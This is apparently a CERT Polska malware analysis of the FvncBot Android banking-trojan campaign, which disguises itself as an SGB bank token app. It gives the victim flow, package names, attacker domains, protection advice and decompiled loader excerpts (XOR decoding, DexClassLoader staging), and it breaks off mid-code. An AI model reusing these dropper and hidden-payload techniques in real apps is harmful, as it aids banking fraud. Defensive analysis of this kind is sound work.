CERT Polska has analyzed new samples associated with the FvncBot campaign targeting Polish users. This write-up is based on an SGB-branded variant.
Basic information
The campaign samples are hosted on ruvofech.it[.]com, with no identified distribution source (as of the analysis date).
The app presents itself as Token U2F Mobilna Ochrona SGB, claims that a Play Component is required, and then guides the victim through the installation of a hidden second-stage application labeled Android V.28.11. After that, the victim is pushed into enabling an accessibility service presented as System Update. Once enabled, the implant registers the device with the attacker-controlled backend and begins sending telemetry.
How does that happen?
The flow from the perspective of the victim that was captured during dynamic analysis is as follows:

The user launches an application themed with the logo of one of the Polish banks (SGB). It is presented with a landing screen that displays Play Component Required and prompts the user to press Install Component.



Android opens the Install unknown apps screen for the app. The user is shown an installation prompt for Android V.28.11. After installation, the lure changes to an Activate button. Pressing it opens a Setup Required screen that instructs the user to enable an accessibility service.


After the service is enabled, the app displays All Systems Operational. In this campaign, all samples use different banks as disguises.



This is the key social-engineering pattern in this campaign: the visible bank-themed lure does not perform the final malicious activity itself. Instead, it installs and activates a second-stage implant that hides behind Android/system default branding.
What did we find in the analyzed sample?
- The outer package is
com.junk.knock, branded asToken U2F Mobilna Ochrona SGB. - Then dynamically loads an installer stage from
/data/user/0/com.junk.knock/app_tell/tWyWeG.txtusingDexClassLoader. - The runtime-loaded installer extracts
assets/apk/payload_grass.apk, which is the visible second-stage implant. - The installer uses
core://setupto hand the victim into the second stage. - The second stage is packaged as
com.core.townand brandedAndroid V.28.11. - The
com.core.townAPK is itself another loader and hides an additional payload in a nested asset namedqkcCg.jpg. - The hidden asset is transformed with an RC4-like routine keyed by
sDjCMand expands to the final implant dex. - During dynamic execution, the final implant registers to
https://jeliornic.it.com/api/v1/devices/registerand receives per-device credentials.
How to protect yourself
- Download your bank application only from official application stores like Google Play Store or App Store.
- If you receive a phone call allegedly from your bank in which the caller warns you of a potential threat, hang up and call back using the number listed on the bank’s official website. This will help you avoid scams involving CLI spoofing.
- Treat any request to manually install a “security component” or “runtime component” (Play Component) from the outside of the Google Play as highly suspicious.
- If an app asks for
Install unknown appsand then accessibility access, treat that as a critical warning sign.
Technical analysis
Every Android application starts with an AndroidManifest.xml file. In this case, the manifest already shows that the outer SGB-branded app is designed to work with another package, com.core.town, and its provider.
Manifest and lure strings
<queries>
    <package android:name="com.core.town"/>
    <provider android:authorities="com.core.town.provider"/>
</queries>
...
<application
    android:label="@string/app_name"
    android:name="com.erupt.defense.Scementplanet">
    <receiver android:name="com.gallery.oppose.OpposeHelper$InstallResultReceiver" ... />
    <activity android:name="com.gallery.oppose.OpposeActivity" ... >
The strings shown to the victim are not incidental; they are the operator’s guided installation flow:
<string name="app_name">Token U2F Mobilna Ochrona SGB</string>
<string name="component_required_title">Play Component Required</string>
<string name="component_install_description">The Play Component ensures secure and stable application functionality. Installation will take just a few seconds.</string>
<string name="install_button">Install Component</string>
<string name="permission_required">Installation permission required</string>
<string name="permission_granted">Permission granted! Try again</string>
<string name="component_active_title">All Systems Operational</string>
Stage 1 loader: private path + DexClassLoader
The outer application class initializes the private directories and file name used for runtime loading:
public String i = "bonus";
public String j = "tell";
...
public String r = "tWyWeG.txt";
...
return context.getDir(this.j, 0);
...
return new File(str, this.r);
It also decodes staged content and forwards control into a reflective loader helper:
byte[] bArr3 = {91, 5, 10};
...
bArr2[i9] = (byte) (bArr[i9] ^ bArr3[i9 % length2]);
...
this.s.a(str, str2, stringBuffer.toString(), context);
The helper is explicit about the loading mechanism and specifically uses DexClassLoader:
public DexClassLoader a(String str, String str2, String str3, Field field, WeakReference weakReference) throws NoSuchMethodException {
    Constructor constructor = DexClassLoader.class.getConstructor(String.class, String.class, String.class, ClassLoader.class);
    Object[] objArr = new Object[4];
    objArr[0] = str;
